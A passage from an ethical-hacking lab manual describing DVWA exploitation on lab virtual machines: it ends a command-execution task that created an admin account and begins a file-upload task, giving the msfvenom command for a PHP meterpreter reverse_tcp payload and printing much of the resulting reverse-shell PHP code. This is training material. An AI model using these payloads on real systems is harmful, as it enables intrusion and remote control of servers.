48. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.




Figure 2.6.28: Remote Desktop Connection window

49. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.



Figure 2.6.29: Windows Security pop-up

50. A **Remote Desktop Connection** window appears; click **Yes**.




Figure 2.6.30: Remote Desktop Connection window

51. A remote desktop connection is successfully established, as shown in the screenshot.




Figure 2.6.31: Remote desktop connection established successfully

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the **Windows Server 2016** virtual machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

52. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
53. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 10** virtual machine.

T A S K 7

Exploit a File Upload Vulnerability at Different Security Levels

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2016** virtual machine.

1. Turn on the **Parrot Security** virtual machine.

 Metasploit
Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.
Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.





Figure 2.7.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. A **Parrot Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=4444 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (the **Parrot Security** virtual machine).



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.13
LPORT=4444 -f raw
```

Figure 2.7.2: Generating malicious exe file

- The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

Figure 2.7.3: Copy the generated payload

- Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
 - Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.




Figure 2.7.4: Create a text file

11. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 8**, and then press **Ctrl+S** to save the content.

```
upload.php (/home/attacker/Desktop) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Save Undo Cut Copy Paste Find Search
upload.php x
1 /*<?php /**/ error_reporting(0); $ip = '10.10.10.13'; $port = 4444; if
((($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://
{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen')
&& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s
&& ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket
funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break;
case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin')) &&
ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('!', '$b'); $suhosin_bypass(); } else
}
Saving file '/home/attacker/Desktop/upload.php'... PHP Tab Width: 4 Ln1, Col1113 INS
```

Figure 2.7.5: Save the payload file

12. Click the **Firefox** icon () from the top section of **Desktop**, type **<http://10.10.10.16:8080/dvwa/login.php>**. Into the address bar and press **Enter**.
13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.7.6: DVWA login page

14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.
15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

